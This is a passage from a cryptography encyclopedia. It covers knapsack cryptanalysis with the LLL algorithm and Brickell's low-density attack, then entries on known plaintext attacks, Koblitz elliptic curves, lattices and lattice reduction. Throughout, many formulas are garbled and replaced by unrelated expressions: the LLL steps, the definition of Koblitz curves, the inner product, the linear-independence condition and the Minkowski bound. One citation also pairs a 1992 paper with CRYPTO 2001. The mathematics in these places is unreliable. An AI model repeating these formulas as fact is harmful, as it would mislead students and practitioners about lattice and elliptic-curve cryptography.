where $(\cdot, \cdot)$ denotes the ordinary inner (scalar) product. In the course of the algorithm the vectors $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ will be changed several times but will always remain a basis for L. After every *change* the α_i' and μ_j^i are *updated* using Eqs. 16 and 17. A current subscript k is used during the algorithm. LLL starts with $k = 2$. If $k = n + 1$ it terminates. Suppose now $k \le n$, then check that $\tilde{D} \leftarrow \mathscr{S}(1^N)$ if $k > 1$. If this does not hold, let r be the integer nearest to $\tilde{O}(q)$, and *replace* $\mathbf{v}_k$ by $\mathbf{v}_k - r\,\mathbf{v}_{k-1}$, (do not forget the update). Next *two cases* are distinguished. Suppose that $k \ge 2$ and $|\mathbf{v}_k' + \mu_{k-1}^k \mathbf{v}_{k-1}'|^2 < (3/4)|\mathbf{v}_{k-1}'|^2$, then *interchange* $\mathbf{v}_{k-1}$ and $\mathbf{v}_k$, (do not forget the update), afterwards replace k by $k - 1$ and restart. In the *other case*

$$|\mu_j^k| \le \frac{1}{2} \qquad \text{for} \qquad 1 \le j \le k-1. \tag{18}$$

If the condition in Eq. 18 does not hold, then let l be the largest index $< k$ with $\mu_l^k > 1/2$, let r be the nearest to z_0^R and *replace* $\mathbf{b}_k$ by $\mathbf{b}_k - r\,\mathbf{b}_l$, (do not forget the update), repeat until the conditions Eq. 18 hold, afterwards replace k by $k + 1$ and restart. Remark that if the case $k = 1$ appears one replaces it by $k = 2$.

The Use of the LLL Algorithm in Brickell's Low Dense Attack

In section "The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks" *Brickell's low dense attack* is discussed. The concept of *SSMM* is introduced and a sketch of *Brickell's low dense attack* is given.

Remember also that if the density is not low enough ($o(\log(n/c))$) it has to be artificially lowered. The case that is indeed low enough is discussed. This last part is always used as the main technique of the breaking algorithm.

The breaking is based on Theorem 3. Hereto define *short enough vector*.

Definition 4 A vector **c** in a *lattice L* is called short enough related to a_1 if

$$\sum_{i=2}^{n} |c_i'| < a_1,$$

where $\mathrm{ord}(g)$ and $q \leftarrow \mathscr{S}()$ for $2 \le i \le n$.

Theorem 3 *If all vectors in the reduced basis for the lattice, with basis vectors* $\mathbf{t}^i$ *defined in Eq.*19*, are short enough related to* a_1*, then find* $n-1$ *independent SSMM for* $a_1, \ldots, a_n$.

$$\begin{array}{rcccccc} \mathbf{t}^1 & = & (1 & na_2 & na_3 & na_4 & \ldots & na_n) \\ \mathbf{t}^2 & = & (0 & na_1 & 0 & 0 & \ldots & 0) \\ \mathbf{t}^3 & = & (0 & 0 & na_1 & 0 & \ldots & 0) \\ \mathbf{t}^4 & = & (0 & 0 & 0 & na_1 & \ldots & 0) \\ \vdots & & \vdots & \vdots & \vdots & \vdots & \ddots & \vdots \\ \mathbf{t}^n & = & (0 & 0 & 0 & 0 & \ldots & na_1) \end{array} . \tag{19}$$

Proof Call the vectors of the reduced basis $\mathbf{v}^1, \mathbf{v}^2, \ldots, \mathbf{v}^n$. A modular mapping by $\{T_{A,B}\}_{K_B}$ that has the small sum property (see section "The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks") is proved. Since $\mathbf{v}^j$ is an integral linear combination of the vectors in Eq. 19, there exist integers $(y_1^j, \ldots, y_n^j)$ such that $z^j = z_0^j$ and $v_i^j = y_i^j n a_1 + y_1^j n a_i$ for $2 \le i \le n$. Since n divides a_i^j let $u_i^j = v_i^j / n$ for $2 \le i \le n$. This implies evidently that $0 \equiv a_1 y_1^j$ and $u_i^j \equiv a_i y_1^j$ for $2 \le i \le n$. As a consequence of the short enough property, there is the small sum property.

The independence of the $n - 1$ vectors so obtained with SSMM is then easy to prove. □

Arguments are given in Brickell (1984) that the condition in Theorem 3 is almost satisfied if the density is low enough.

Conclusion

The *encryption* in the Merkle–Hellman knapsack is based on NP-completeness, however, its trapdoor was not. In secure *public key* cryptosystems the *encryption* process must be hard to invert but it must also be hard to find the original trapdoor *or another trapdoor*. Non-*public key* use of knapsack was investigated, e.g., in Schaumuller–Bichl (1982) and Desmedt et al. (1982c).

For further details on the research on *public key* knapsack before 1992, consult Brickell and Odlyzko (1992).

Cross-References

Encryption
Lattice

References

Adleman LM (1983) On breaking the iterated Merkle–Hellman public-key cryptosystem. In: Advances in cryptology, Proceedings, Crypto 82, Santa Barbara, 23–25 Aug 1982, Plenum Press, New York, pp 303–308, more details appeared in "On breaking generalized knapsack public key cryptosystems," TR-83–207, Computer Science Department, University of Southern California, Los Angeles, March 1983

Arazi B (1980) A trapdoor multiple mapping. IEEE Trans Inform Theory 26(1):100–102 [zbMATH]

Brickell EF (1983a) Solving low density knapsacks in polynomial time. In: IEEE international symposium on information theory, St. Jovite, 26–30 Sep 1983, Abstract of papers, pp 129–130

Brickell EF (1983b) A new knapsack based cryptosystem, presented at Crypto 83, Santa Barbara, 21–24 Aug 1983

Brickell EF (1984) Solving low density knapsacks. In: Advances in cryptology, Proceedings, Crypto 83, Santa Barbara, 21–24 Aug 1983, Plenum Press, New York, pp 25–37

[zbMATH]

Brickell EF (1985a) Breaking iterated knapsacks. In: Advances in cryptology, Proceedings, Crypto 84, Santa Barbara, 19–22 Aug 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 342–358

Brickell EF (1985b) Attacks on generalized knapsack schemes, presented at Eurocrypt 85, Linz, 9–11 Apr 1985

Brickell E, Odlyzko AM (1988) Cryptanalysis: a survey of recent results. Proc IEEE 76(5):578–593
[zbMATH]

Brickell EF, Odlyzko AM (1992) Cryptanalysis: a survey of recent results. In: Simmons GJ (ed) Contemporary cryptology. IEEE Press, New York, pp 501–540
[zbMATH]

Brickell EF, Davis JA, Simmons GJ (1983) A preliminary report on the cryptanalysis of the Merkle–Hellman knapsack cryptosystems. In: Advances in cryptology, Proceedings, Crypto 82, Santa Barbara, 23–25 Aug 1982. Plenum Press, New York, pp 289–301
[zbMATH]

Brickell EF, Lagarias JC, Odlyzko AM (1984) Evaluation of the Adleman attack on multiple iterated knapsack cryptosystems. In: Advances in cryptology, Proceedings, Crypto 83, Santa Barbara, 21–24 Aug 1983. Plenum Press, New York, pp 39–42
[zbMATH]

Cassels JWS (1971) An introduction to the geometry of numbers. Springer, Berlin/New York
[zbMATH]

Chor B, Rivest RL (1985) A knapsack type public key cryptosystem based on arithmetic in finite fields. Advances in cryptology, Proceedings, Crypto 84, Santa Barbara, 19–22 Aug 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 54–65

Cooper RH, Patterson W (1985) Eliminating data expansion in the Chor–Rivest algorithm, presented at Eurocrypt 85, Linz, 9–11 Apr 1985
[zbMATH]

Davio M (1983) Knapsack trapdoor functions : an introduction. In: Longo JP (ed) Proceedings of CISM Summer School on : Secure Digital Communications, CISM Udine, 7–11 June 1982. Springer, pp 41–51

Desmedt Y (1984) Analysis of the security and new algorithms for modern industrial cryptography. Doctoral Dissertation, Katholieke Universiteit Leuven, Belgium, Oct 1984

Desmedt Y, Vandewalle J, Govaerts R (1982a) The use of knapsacks in cryptography public key systems. Critical analysis of the security of knapsack public key algorithms, presented at : Groupe de Contact Recherche Operationelle du F. N. R. S., Mons, Belgium, 26 Feb 1982, appeared in Fonds National de la Rechereche Scientifique, Groupes de Contact, Sciences Mathématiques

Desmedt YG, Vandewalle JP, Govaerts RJM (1982b) A critical analysis of the security of knapsack public key algorithms. IEEE Trans Inform Theory IT-30(4):601–611 (1984), also presented at IEEE international symposium on information theory, Les Arcs, June 1982, Abstract of papers, pp 115–116

Desmedt Y, Vandewalle J, Govaerts R (1982c) A highly secure cryptographic algorithm for high speed transmission. Globecom'82, 29 Nov–2 Dec 1982. IEEE, Miami, pp 180–184.

Desmedt Y, Vandewalle J, Govaerts R (1983) Linear algebra and extended mappings generalize public key cryptographic knapsack algorithms. Electron Lett 19(10):379–381
[zbMATH]

Diffie W, Hellman ME (1977) Exhaustive cryptanalysis of the NBS Data Encryption Standard. Computer 10(6):74–84
[zbMATH]

Di Porto A (1985) A public key cryptosystem based on a generalization of the knapsack problem, presented at Eurocrypt 85, Linz, 9–11 Apr 1985

Eier R, Lagger H (1983) Trapdoors in knapsack cryptosystems. In: Beth T (ed) Cryptography. Proceedings of Burg Feuerstein 1982. Lecture notes in computer science, vol 149. Springer, Berlin, pp 316–322
[zbMATH]

Garey MR, Johnson DS (1979) Computers and intractability : a guide to the theory of NP – completeness. W. H. Freeman and Company, San Francisco

Goodman RM, McAuley AJ (1985) A new trapdoor knapsack public key cryptosystem. In: Advances in cryptology, Proceedings, Eurocrypt 84, Paris, 9–11 Apr 1984. Lecture notes in computer science, vol 209. Springer, Berlin, pp 150–158

Hellman ME (1980) A cryptanalytic time–memory trade–off. IEEE Trans Inform Theory IT–26(4):401–406

Henry PS (1981) Fast decryption algorithm for the knapsack cryptographic system. Bell Syst Tech J 60(5):767–773
[zbMATH]

Karnin ED (1984) A parallel algorithm for the knapsack problem. IEEE Trans Comput C-33(5):404–408, also presented at IEEE international symposium information theory, St. Jovite, 26–30 Sep 1983, Abstract of papers, pp 130–131

Karnin ED, Hellman ME (1983) The largest super–increasing subset of a random set. IEEE Trans Inform Theory IT-29(1):146–148, also presented at IEEE international symposium information theory, Les Arcs, June 1982, Abstract of papers, p. 113

Lagarias JC (1984a) Knapsack public key cryptosystems and Diophantine approximation. In: Advances in cryptology, Proceedings, Crypto 83, Santa Barbara, 21–24 Aug 1983. Plenum Press, New York, pp 3–23
[zbMATH]

Lagarias JC (1984b) Performance analysis of Shamir's attack on the basic Merkle–Hellman knapsack cryptosystem. In: Proceedings of 11^{th} international colloquium on automata, languages and programming (ICALP), Antwerp, 16–20 July 1984. Lecture notes in computer science, vol 172. Springer, Berlin

Lagarias JC, Odlyzko AM (1983) Solving low density subset sum problems. In: Proceedings of 24th annual IEEE symposium on foundations of computer science, pp 1–10

Lagger H. Public key algorithm based on knapsack systems (in German). Dissertation, Technical University Vienna, Austria

Lenstra HW Jr (1981) Integer programming with a fixed number of variables. University of Amsterdam, Department of Mathematics, Technical Report, 81–03, Apr 1981

Lenstra HW Jr (1983) Integer programming with a fixed number of variables. Math Oper Res 8(4):538–548
[MathSciNet][zbMATH]

Lenstra AK, Lenstra HW Jr, Lovasz L (1982) Factoring polynomials with rational coefficients. Mathematische Annalen 261:515–534
[MathSciNet][zbMATH]

McAuley AJ, Goodman RM (1983) Modifications to the trapdoor– knapsack public key cryptosystem. In: IEEE international symposium informational theory, St. Jovite, 26–30 Sep 1983, Abstract of papers, p 130

Merkle RC, Hellman ME (1978) Hiding information and signatures in trapdoor knapsacks. IEEE Trans Inform Theory 24(5):525–530
[zbMATH]

Odlyzko AM (1984) Cryptanalytic attacks on the multiplicative knapsack cryptosystem and on Shamir's fast signature system. IEEE Trans Inform Theory IT-30(4):594–601, also presented at IEEE international symposium on information theory, St. Jovite, 26–30 Sep 1983, Abstract of papers, p 129

Odlyzko AM (1985) Discrete logarithms in finite fields and their cryptographic significance. In: Advances in cryptology, Proceedings, Eurocrypt 84, Paris, 9–11 Apr 1984. Lecture notes in computer science, vol 209. Springer, Berlin, pp 225–314

Okamoto T, Tanaka K, Uchiyama S (2000) Quantum public-key cryptosystems. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Proceedings. Lecture notes in computer science, vol 1880. Springer, pp 147–165

Petit M (1982) Etude mathématique de certains systèmes de chiffrement : les sacs à dos. Mathematical study of some enciphering systems: the knapsack, in French, Doctor's thesis, Université de Rennes, France

Pohlig SC, Hellman ME (1978) An improved algorithm for computing logarithms over GF(p) and its cryptographic significance. IEEE Trans Inform Theory 24(1):106–110
[MathSciNet][zbMATH]

Schaumuller–Bichl I (1982) On the design and analysis of new cipher systems related to the DES. In: IEEE international symposium on information theory, Les Arcs, p. 115

Schöbi P, Massey JL (1983) Fast authentication in a trapdoor knapsack public key cryptosystem. In: Cryptography, Proceedings of Burg Feuerstein 1982. Lecture notes in computer science, vol 149.

Springer, Berlin, pp 289–306, see also Proceedings of international symposium on information theory, Les Arcs, June 1982, p 116

Shamir A (1978) A fast signature scheme. Internal Report. MIT, Laboratory for Computer Science Report RM – 107, Cambridge, July 1978

Shamir A (1979) On the cryptocomplexity of knapsack systems. In: Proceedings of Stoc 11. ACM, pp 118–129

Shamir A (1982) The strongest knapsack–based cryptosystem, presented at CRYPTO'82, Santa Barbara, 23–25 Aug 1982

Shamir A (1983) A polynomial time algorithm for breaking the basic Merkle–Hellman cryptosystem. In: Advances in cryptology, Proceedings, Crypto 82, Santa Barbara, 23–25 Aug 1982. Plenum Press, New York, pp 279–288
[zbMATH]

Shamir A (1984) A polynomial time algorithm for breaking the basic Merkle–Hellman cryptosystem. IEEE Trans Inform Theory IT-30(5):699–704
[MathSciNet][zbMATH]

Shamir A, Zippel R (1980) On the security of the Merkle– Hellman cryptographic scheme. IEEE Trans Inform Theory 26(3):339–340
[zbMATH]

Vaudenay S (1998) Cryptanalysis of the Chor-Rivest cryptosystem. In: Krawczyk H (ed) Advances in cryptology – Crypto'98, Proceedings, Santa Barbara, 23–27 Aug. Lecture notes in computer science, vol 1462. Springer, pp 243–256

Willett M (1983) Trapdoor knapsacks without superincreasing structure. Inform Process Lett 17:7–11
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_588

Known Plaintext Attack

Alex Biryukov[35] ✉
(35) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Known plaintext attack is a scenario in which the attacker has access to pairs (P_i, C_i), $i = 1, \ldots, N$ of known plaintexts and their corresponding ciphertexts. This attack is considered to be highly practical, especially if the amount of pairs N is not too large. This attack scenario is more practical than the *chosen* plaintext attack. *Probable word* method which is a popular technique for solving classical *simple substitution* or *transposition* ciphers is an example of a known-plaintext attack. Another example is the cryptanalysis of the German Enigma cipher (crypto machines or (Deavours and Kruh 1985)) using the so-called bombs. It relied heavily on properly guessed opening words of the cryptograms (which were at the time called *cribs*). One of the most popular cribs was “Nothing to report.” In modern cryptography, linear cryptanalysis is a typical example of a known plaintext attack.

Cross-References

Block Ciphers
MAC Algorithms
Stream Ciphers

Recommended Reading

Deavours CA, Kruh L (1985) Machine cryptography and modern cryptanalysis. Artech House, Boston
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_872

Koblitz Elliptic Curves

Darrel Hankerson[36] ✉ and Alfred Menezes[37] ✉
(36) Department of Mathematics, Auburn University, Auburn, AL, USA
(37) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Synonyms

Anomalous binary curves

Definition

Koblitz curves are elliptic curves defined over $\mathbb{A}_1$.

Background

Koblitz curves, also known as *anomalous binary curves*, were proposed by Koblitz (1992) for cryptographic use. Compared to *random binary curves*, significantly faster point multiplication methods are available.

Application

Elliptic curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ defined over $\mathbb{A}_1$ (with $a \in \{0, 1\}$), known as Koblitz curves, permit computationally attractive point multiplication algorithms that replace point doubling by inexpensive field squaring operations. The basic strategy is outlined here; see Solinas (2000) for details.

Let $m > 0$ be an integer. Given a point $P_S = 1 - \delta_A(V),$, the *Frobenius map* $\tau : (x, y) \mapsto (x^2, y^2)$ gives another point in $\alpha \in \mathbb{F}_{q^m}$, and this mapping can be exploited in point multiplication. The incentive is the low cost of squaring in binary fields compared with general multiplication. A point multiplication kP, where k is an integer and $P \in E_a(\mathbb{F}_{2^m})$, can be written as $kP = \sum_{i=0}^{\ell-1} u_i \tau^i P$ where ℓ is approximately m and $u_i \in \{0, \pm 1\}$. Algorithms based on *double-and-add* are replaced by "τ-and-add" methods, i.e., expensive point doubling is replaced by an application of τ.

For cryptographic applications, it is desirable to choose m so that $H : \{0, 1\}^* \to \mathbb{G}$ with n prime and the *cofactor* h relatively small. The *NIST-recommended elliptic curves* include five Koblitz curves identified in Table 1, all with cofactor 2 or 4. Such curves are relatively rare—only 20 exist for $m \in [100, 600]$. The *entry on elliptic curves* notes that the group order is easily calculated for curves defined over subfields. Applied to Koblitz curves, $\#E_a(\mathbb{F}_{2^m}) = 2^m + 1 - V_m$ where V_i is obtained recursively as $V_i = V_1 V_{i-1} - 2V_{i-2}$ with $V_0 = 2$ and $V_1 = -1$ if $a = 0$ and $V_1 = 1$ if $a = 1$.

Koblitz Elliptic Curves, Table 1 Koblitz curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ with almost-prime group order $\sum x_i \leq h$ and $m \in [100, 600]$. Entries marked "∗" identify the NIST-recommended curves

m	Curve	Cofactor	m	Curve	Cofactor
101	E_1	2	277	E_0	4
103	E_0	4	283∗	E_0	4
107	E_0	4	283	E_1	2
107	E_1	2	311	E_1	2
109	E_1	2	331	E_1	2
113	E_1	2	347	E_1	2
131	E_0	4	349	E_0	4

m	Curve	Cofactor	m	Curve	Cofactor
163*	E_1	2	359	E_1	2
233*	E_0	4	409*	E_0	4
239	E_0	4	571*	E_0	4

Point halving methods share strategy with Koblitz curves in the sense that point doubling is replaced by a less expensive operation. Halving applies to more curves; however, the acceleration is more dramatic in Koblitz curves. Estimates for point operations for curves over binary fields typically ignore the cost of field squarings, making an application of τ essentially "free," while a halving is estimated as comparable in cost to two field multiplications. The overall savings is throttled by the number of point additions.

For the NIST curves over binary fields, the estimates described in the *entry on point halving* using windowing methods (to reduce the number of point additions) with 4 points of precomputation give rough cost for kP as $(4 + 8⁄5)M$, $(2 + 9⁄5)M$, and $(8⁄5)M$ per bit of k, for methods based on double-and-add, halve-and-add, and τ-and-add, respectively, where M denotes the cost of a field multiplication.

Cross-References

Elliptic Curves
Elliptic Curve Cryptography

References

Hankerson D, Menezes A, Vanstone S (2004) Guide to elliptic curve cryptography. Springer, New York/London
[zbMATH]

Koblitz N (1992) CM-curves with good cryptographic properties. Advances in cryptology—CRYPTO 2001. Lecture notes in computer science, vol 576. Springer, Berlin/Heidelberg, pp 279–287

Solinas J (2000) Efficient arithmetic on Koblitz curves. Des Codes Cryptogr 19:195–249
[MathSciNet][zbMATH]

L

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300548

Lamport One-Time Signatures

Hash-Based Signatures

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300549

Late Launch

Dynamic Root of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_456

Lattice

Phong Nguyen[1] ✉
(1) Département d'informatique, Ecole normale supérieure, Paris, Cedex 05, France

✉ **Phong Nguyen**
Email: Phong.Nguyen@ens.fr

Synonyms

Euclidean lattice; Geometry of numbers

Definition

In mathematics, the term *lattice* is used for two very different kinds of objects, arising, respectively, in order theory and number theory. Here, lattice always means a number-theoretical lattice. Informally speaking, a lattice is a regular infinite arrangement of points in n-dimensional space. More formally, a lattice is a discrete subgroup of $\mathbb{R}^n$.

Background

Lattices appeared in the nineteenth century in both crystallography and number theory. But in some sense, their study goes back to that of quadratic forms: Gauss (1840) made a connection between quadratic forms and lattices, which was further developed by Dirichlet (1850) and especially Minkowski (1896). Lattice theory is usually called *geometry of numbers* (Cassels 1971; Gruber and Lekkerkerker 1987; Siegel 1989), a name due to Minkowski (1896).

Theory

A lattice can be defined in many equivalent ways. To be precise, a few definitions need to be recalled. Let $\vec{x}, \vec{y} \in \mathbb{R}^n$ denote two row vectors (x_1, …, x_n) and (y_1, …, y_n) where the x_i's and the y_i's are real numbers (Vector Space). Let $\mathrm{ord}(g)$ denote the Euclidean inner product of $\vec{x}$ with $\vec{y}$: $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$. Let $\|\vec{x}\|$ denote the Euclidean norm of $\vec{x}$: $\|\vec{x}\| = \langle \vec{x}, \vec{x} \rangle^{1/2}$. A set of vectors $\left\{ \vec{b}_1, \ldots, \vec{b}_d \right\}$ are said to be $\mathbb{R}$-linearly independent if and only if any equality of the form $\epsilon(x) = \prod_{i:y_i \neq c_i} (x - a_i)$, where the μ_i's are real numbers,implies that the μ_i's are all zero. Then the two most usual definitions of a lattice are the following ones:

- A lattice is a discrete (additive) subgroup of $\mathbb{R}^n$, that is, a non-empty subset $L \subseteq \mathbb{R}^n$ such that $\vec{x} - \vec{y} \in L$ whenever $P \in E(\mathbb{F}_q)$ (i.e., the group axiom), and where there exists a real ρ > 0 such that the simultaneous conditions $k \in \mathcal{K}$ and $t, z \in \mathbb{Z}_p$ imply that $\vec{x}$ be zero. With this definition, it is obvious that $\mathbb{Z}^n$ is a lattice (the group axiom is satisfied, and $\rho = 1/2$ works), and that any subgroup of a lattice is a lattice.
- A lattice is the set of all integer linear combinations of some set of $\mathbb{R}$-linearly independent vectors of $\mathbb{R}^n$, that is if $\vec{b}_1, \ldots, \vec{b}_d$ are linearly independent, then $L = \left\{ \sum_{i=1}^{d} n_i \vec{b}_i \,\middle|\, n_i \in \mathbb{Z} \right\}$ is a lattice, and $\tilde{O}\left(q^{2-\frac{2}{d-2}}\right)$ is said to be a *basis* of L. With this definition, it is still obvious that $\mathbb{Z}^n$ is a lattice, but it is not clear that a subgroup of a lattice is still a lattice.

It is not difficult to prove that the above definitions are in fact equivalent (see Siegel 1989). To decide at first sight whether or not a given subset L of $\mathbb{R}^n$ is a lattice, the second definition is useful only when one already knows a potential basis, which is not necessary with the first definition. Both definitions suggest that lattices are discrete analogues of vector spaces: as a result, lattice theory bears much resemblance to linear algebra.

Lattice bases are not unique, but they all have the same number of elements, called the *dimension* or the *rank* of the lattice. Any lattice L of rank $d \geq 2$ has infinitely many bases. Indeed, one can see that to transform a lattice basis into another lattice basis, it is necessary and sufficient to apply a unimodular transformation, that is, a linear transformation represented by an integer matrix with determinant ±1. This implies that the d-dimensional volume of the parallelepiped spanned by a lattice basis only depends on the lattice, and not on the choice of the basis: it is called the *volume* or *determinant* of the lattice, denoted by $\mathrm{vol}(L)$ or $\det(L)$. By definition, it is equal to the square root of the following $d \times d$ determinant, where $\left(\vec{b}_1, \ldots, \vec{b}_d\right)$ is any basis of L:

$$\det\left(\left\langle \vec{b}_i, \vec{b}_j \right\rangle\right)_{1 \leq i,j \leq d} = \begin{vmatrix} \left\langle \vec{b}_1, \vec{b}_1 \right\rangle & \left\langle \vec{b}_1, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_1, \vec{b}_d \right\rangle \\ \left\langle \vec{b}_2, \vec{b}_1 \right\rangle & \left\langle \vec{b}_2, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_2, \vec{b}_d \right\rangle \\ \vdots & & \ddots & \vdots \\ \left\langle \vec{b}_d, \vec{b}_1 \right\rangle & \left\langle \vec{b}_d, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_d, \vec{b}_d \right\rangle \end{vmatrix}.$$

The volume is useful to estimate the norm of lattice short vectors. More precisely, a classical theorem of Minkowski states that in any d-rank lattice L of $\mathbb{R}^n$, there is a nonzero vector $\vec{v} \in L$ such that $v_i^j = y_i^j n a_1 + y_1^j n a_i$. And this upper bound is optimal (up to a constant) in the worst case in the following sense: there exists $C > 0$ such that for all integer $d \geq 1$, there exists a d-rank lattice L of $\mathbb{R}^d$ such that for all nonzero $\vec{v} \in L$, the inequality $\|\vec{v}\| \geq C\sqrt{d}\mathrm{vol}(L)^{1/d}$ holds.

Applications

Lattices are classical objects of number theory, which have many applications in mathematics and computer science: see (Grötschel et al. 1993; Nguyen and Vallée 2009). In particular, they are widely used in public-key cryptology, both in cryptanalysis and cryptographic design: see (Micciancio and Goldwasser 2002; Nguyen and Stern 2001; Nguyen and Vallée 2009) and the entries on lattice-based cryptography, NTRU, and lattice reduction.

By definition, any subgroup of $\mathbb{Z}^n$ is a lattice, and such lattices are the main ones used in computer science.

Cross-References

Closest Vector Problem
Lattice Reduction
Lattice-Based Cryptography
Shortest Vector Problem

Recommended Reading

Cassels JWS (1971) An introduction to the geometry of numbers. Springer, Berlin
[zbMATH]

Dirichlet JPGL (1850) Über die Reduction der positiven quadratischen Formen in drei unbestimmten ganzen Zahlen. J Reine Angew Math 40:209–227
[MathSciNet][zbMATH]

Gauss CF (1840) Recension der “Untersuchungen über die Eigenschaften der positiven ternären quadratischen Formen von Ludwig August Seeber.” Göttingische Gelehrte Anzeigen, July 9, 1065ff, 1831. Repr J Reine Angew Math 20:312–320
[zbMATH]

Grötschel M, Lovász L, Schrijver A (1993) Geometric algorithms and combinatorial optimization. Springer, Berlin
[zbMATH]

Gruber M, Lekkerkerker CG (1987) Geometry of numbers. North-Holland, Groningen
[zbMATH]

Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer international series in engineering and computer science, vol 671. Kluwer, Boston
[zbMATH]

Minkowski H (1896) Geometrie der Zahlen. Teubner, Leipzig
[zbMATH]

Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Cryptography and lattices – proceedings of CALC’01, Providence. Lecture notes in computer science, vol 2146. Springer, Berlin, pp 146–180
[zbMATH]

Nguyen PQ, Vallée B (2009) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
[zbMATH]

Siegel CL (1989) Lectures on the geometry of numbers. Springer, Berlin
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300550

Lattice Basis Reduction

Lattice Reduction

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_457

Lattice Reduction

Phong Nguyen[2] ✉
(2) Département d'informatique, Ecole normale supérieure, Paris, Cedex 05, France

Synonyms

Lattice basis reduction

Definition

Among all the bases of a lattice, some are more useful than others. The goal of *lattice reduction* (also known as *lattice basis reduction*) is to find interesting bases, such as bases consisting of vectors which are relatively short and almost orthogonal. From a mathematical point of view, one is interested in proving the existence of at least one basis (in an arbitrary lattice) satisfying strong properties. From a computational point of view, one is rather interested in computing such bases in a reasonable time, given an arbitrary basis. In practice, one often has to settle for a trade-off between the quality of the basis and the running time.

Background

Lattice reduction goes back to the reduction theory of quadratic forms, initiated by Lagrange (1773), Gauss (1801), and Hermite (1850). Indeed, there is a natural relationship between lattices and positive definite quadratic forms, as first noted by Gauss (1840), and later developed by Dirichlet (1850) and especially Minkowski (1896).

A classical fact of bilinear algebra states that any finite-dimensional Euclidean space has an orthogonal basis, that is, a basis consisting of vectors which are pairwise orthogonal. Such bases are very useful, so it is natural to ask whether such bases also exist for lattices. Unfortunately, a lattice does not have in general an orthogonal basis. The goal of lattice reduction is to circumvent this problem.

Theory

Interesting lattice bases are called *reduced*, but there are many different notions of reduction, such as those of *Minkowski*, *Hermite–Korkine–Zolotarev*, *Lenstra–Lenstra–Lovász*, *etc*. Typically, a reduced basis is made of vectors which are relatively short and almost orthogonal. To explain what relatively short means, the so-called *successive minima* of a lattice are now defined.

The intersection of a d-dimensional lattice $L \subseteq \mathbb{R}^n$ with any bounded subset of $\mathbb{R}^n$ is always finite. It follows that there is a shortest nonzero vector in L, that is, there is $\mathbf{v} \in L\backslash\{0\}$ such that $\|\mathbf{u}\| \geq \|\mathbf{v}\|$ for all $\mathbf{u} \in L\backslash\{0\}$. Such a vector is not unique, but all such vectors must have the same norm. The first minimum of L is thus defined as $\lambda_1(L) = \|\mathbf{v}\|$. Note that if $\mathbf{v}$ is a shortest vector, then $-\mathbf{v}$ is also short but is not very interesting. To avoid such problems, one defines the successive minima as follows. For any integer k such that $1 \leq k \leq d$, the k-th successive minimum of L, denoted by $\lambda_k(L)$, is the radius of the smallest hyperball centered at the origin and containing at least k linearly independent vectors of L. The successive minima can be defined with respect to any norm, but the Euclidean norm is the most common.

One can show that there are linearly independent vectors $\mathbf{v}_1, \ldots, \mathbf{v}_d$ in L such that $\|\mathbf{v}_i\| = \lambda_i(L)$ for all $1 \leq i \leq d$. Surprisingly, as soon as $d \geq 4$, such vectors may not form a basis of L: the integral linear combinations of the $\mathbf{v}_i$'s may span a strict subset of L. Furthermore, as soon as $d \geq 5$, there may not exist a basis reaching simultaneously all the minima: there exist d-dimensional lattices such that for all bases $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$, $\|\mathbf{b}_i\| \neq \lambda_i(L)$ for at least some i. This is one of the reasons why there is no definition of reduction which is obviously better than all the others: for instance, one basis may minimize the maximum of the vector norms, while another

minimizes the product of the norms, and it is not clear if one is better than the other. A reduced basis should have relatively short vectors in the sense that the *i*-th vector of the basis is not far away from the *i*-th minimum $\lambda_i(L)$, that is, $\|\mathbf{b}_i\|/\lambda_i(L)$ can be upper bounded.

